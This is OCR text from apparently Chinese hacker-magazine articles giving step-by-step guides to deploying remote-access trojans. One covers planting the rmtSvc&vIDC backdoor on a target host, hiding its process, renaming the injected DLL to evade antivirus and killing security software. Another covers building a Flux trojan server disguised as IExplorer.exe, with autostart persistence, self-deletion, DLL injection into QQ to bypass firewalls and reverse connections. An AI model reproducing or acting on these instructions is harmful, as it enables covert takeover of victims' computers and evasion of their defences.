



图8

好了，关于灰鸽子[VIP 2005]版本我就简单的写到这儿了，其余详细的使用和以前版本基本上都一样，相信使用过灰鸽子的朋友们会很容易的上手的。

（文章中涉及到的程序灰鸽子[VIP 2005]版本、Mew 1.2、冰枫文件加密器已经收录于光盘中）





rmtSvc&vIDC是一款集ftp服务、telnet服务、proxy服务以及vIDC服务的远程控制工具，用户可以通过该工具方便的对远程计算机进行控制，此工具和其它远程控制工具不同，它无需安装采用B/S结构，用户可通过浏览器进行远程控制，客户端浏览器可以为任何支持HTML3及以上版本的浏览器，例如IE4.0及以上，mozilla浏览器，netscape7.0等。既然集成了这么多的服务内容，我们这些小黑们就又多了一件兵器，效果如何，试了才知道。

主文件rmtSvc.exe的上传有多种方式

1.利用IPC共享：IPC共享是再普通不过的上传文件方式，这里就以它作为最为直接的"帮凶"。上传过程略。

2.ftp上传：首先，我们要有自己的ftp空间（网上有很多免费申请的网站），然后将rmtSvc&vIDC上传到自己申请的服务器上，在目标主机上连接ftp服务器，下载文件并执行。

3.工具上传：实例略。

在浏览器的地址栏中输入目标主机地址http://IP:7778（rmtSvc的默认端口控制端口为port：7778），成功连接后会出现一个欢迎登录的界面（图1），输入默认的访问密码123456，就进入了rmtSvc的控制操作区（图2）。




图1




图2

怎么样，感觉很不错吧！浏览器从左到右内容是Pview（查看进程）、Spy++（远程目标控制管理）、Proxy（rmcSve代理服务管理）、vIDC（vIDC访问设置）、logoff（注销rmcSvc）、Option（rmcSvc参数设置）、About（登录界面）。先别急，我们现在要做的是更改rmtSve的包括密码和端口在内的默认设置（我们的口号是：我的地盘，听我的！）。进入Option中，其中就包括了更改密码，端口以及rmtSvc的运行方式，建议选中其中的rmtSvc随系统启动以及隐藏自身进程，以使目标主机长期拥有（还是我们这些菜鸟的那句话：一朝拥有，今夕"不"求）。在Start Mode中，设置rmtSvc运行后自动启动FTP和Telnet服务，可以方便的完成针对目标主机的文件上传下载任务。在设置的过程中，可以选择"Auto install service"和"Forbid detaching DLL"，这样程序每次运行时，会自动检测rmtSvc服务是否已经安装，如果没有安装则自动安装为服务，并释放一个名称为inject.dll（此文件名可自行更改）

的文件，但该文件会被杀毒软件查杀，建议更改释放文件名，或者将加壳处理后的链接库文件上传，并在释放DLL文件名称处更改为加壳后的文件名。在Kill Program中，可以杀死包括PFW.exe（天网），KAVSvc.exe（金山毒霸）在内的绝大多数杀毒软件和软件防火墙。好了，保存设置，我们可以“为所欲为”了。

再次连接目标主机，按着我们自己的设置，进入rmcSvc的控制界面。在Pview中查看目标主机的系统信息、进程（模块）信息，CPU（内存）使用信息。我们可以在窗口的右侧查看所选进程的相关信息，并且可以点击“Kill It”杀掉目标进程（图3）。




图3

RmtSvc的Spy++功能非常值得称道，我们首先可以在Quality中设置显示效果，设置完毕后点击“set”让设置生效。一切设置完毕后，开始我们的“破坏之旅”。当目标主机的桌面处于焦点状态时，我们可以直接敲击键盘发送信息，但笔者建议使用rmtSvc的Input输入框（在直接使用键盘输入信息时，每次按键动作都会发生一次HTTP连接，影响操作速度），在Input输入框中输入文本，回车即可。这里需要注意的是，部分目标主机的登录密码可能无法通过Input输入框输入，此时可以使用rmtSvc的模拟键盘输入。剩下的事情，让我们展开想像的翅膀，自由飞翔吧！我们的口号是“心有多高，梦想就有多远”！

（本文所涉及的rmtSvc&vIDC后门本期光盘已收录）

国外的迷你木马Flux

天涯衰草

中国有句俗语：麻雀虽小、五脏俱全。如果把这句话用到来介绍木马的话，国产的灰鸽子MiNi Hacker版当之无愧。不过今天要为大家介绍的可不是灰鸽子，而是一款由国外开发的迷你木马。

这款木马虽然个头迷你，但是却支持现在流行的反弹连接技术以及线程插入技术，由于个头很小所以没有Nuclear RAT的超强功能，但它完全可以和灰鸽子、Nuclear RAT一样按照自己的意思配置木马，这就是今天要为大家介绍的小巧依人的Flux。

配置服务端

首先从网上下载最新Flux1.0压缩包，然后解压并运行Flux.exe，在打开的程序界面中进行木马的各种操作。从图1中我们可以看到Flux的操作窗口简单明了，所有的基本操作都可以通过菜单命令完成，而肉鸡的管理也采用了列表的形式，让我们使用起来更加简便。

点击“File”菜单下的“New Server”命令，现在我们来配置木马的服务端。你可不要小看Flux的服务端设置，用户可以自定义DLL插入的进程、注册表启动项、在2000/XP/2003等NT内核的操作系统下还可以注册成系统服务以及安装的服务端文件名等。

首先在“Installation”中设置服务端程序的安装目录以及服务端程序的名称，这里我们可以选择“Windows”和“System”目录，服务端程序的文件名默认的是IExplorer.exe，这里采用了和IE浏览器相同的文件名，这就更加有利于服务端程序的隐藏。

当然如果你不喜欢IExplorer.exe这个文件名，也可以更改为你喜欢的文件名。接着在“Startup”中设置服务端程序跟随系统启动的情况，选中“Autostart with windows”选项，就表示随系统启动，并且在注册表的启动项中添加木马的启动键值，默认的是IExplorer.exe，因为这里的键值需要和服务端程序的文件名相同，如果你先前更改了服务端程序名称的话，这里一定要和更改的文件名一样，不然就不能随机启动。选中“Persistant Server”选项，当对方是2000/XP/2003等操作系统的情况下，将服务端的启动添加到系统服务中，这样服务端程序也可以起到随机启动的作用（如图2）。




图1




图2

Melt server after install”选项则是当服务端程序运行后自动删除的功能。在下面的“Identification”设置肉鸡的“Name”和“Group”，这样就可以对肉鸡进行方便的管理。

“Firewall bypassing”中就是设置穿越防火墙的方法，这里使用的就是当今流行的DLL线程插入技术，这可是灰鸽子MiNi Hacker版所没有的哦。Flux为用户提供了三种插入选择，包括“Default Browser”、“MSN Messenger”和“Specified Application”，它们分别表示将服务端程序插入到系统默认的浏览器中、MSN Messenger即时通讯软件中、以及设置自己喜欢的程序中。在我看来，一个迷你版的木马居然提供了这样强大的线程插入选项设置，实在是难能可贵啊，而且Flux并没有像其它的木马一样，只会单一的将木马线程插入到IE浏览器或者资源管理器的进程中。这里我们就选择第三项，将木马插入到自己喜欢的程序中。我想对于国人来说，QQ当然就是我们最好的选择，我们就将服务端程序插入到QQ的进程中。木马的提示说，要用“?”来代替文件路径中的“Program Files”，这里木马本身还为用户提供了一个设置示范。一般QQ的安装路径都是X：

\Program Files\Tencent\qq.exe，所以这里就设置为：?\Tencent\qq.exe，这里还要记住问号是使用的英文符号而不是中文符号（如图3）。




图 3

接下来，我们就应该对木马的连接属性进行设置。首先在“Connection”中设置服务端程序和客户端程序连接时使用的端口以及连接口令，木马默认的连接端口是2001，口令为空，这里也同样可以根据自己的意思进行更改。虽然默认时密码为空，但在生成服务端程序的时候软件会提示你密码不能为空，所以密码还是要进行必要的设置。至于连接方式Flux同样采用了现在流行的反弹连接的方式，而且还提供了IP和URL两种反弹连接的方式。IP反弹不用多说，就是设置一个IP地址，当服务端运行后就自动连接这个IP地址，当然我们也可以通过设置一个免费的二级域名来实现，只不过更新IP比较麻烦。而这里的URL反弹连接并非我们常见的利用免费的域名进行连接的方式，而是使用和网络神偷一样的FTP反弹连接的方式。由于广大用户基本都是动态IP，所以这里使用URL反弹连接方式，在“Receive IP form URL:”下输入：http://abc.126.com/IP.jpg，为了增加数据传输的安全性，还可以在“Encryption key”后设置加密钥匙（如图4）。

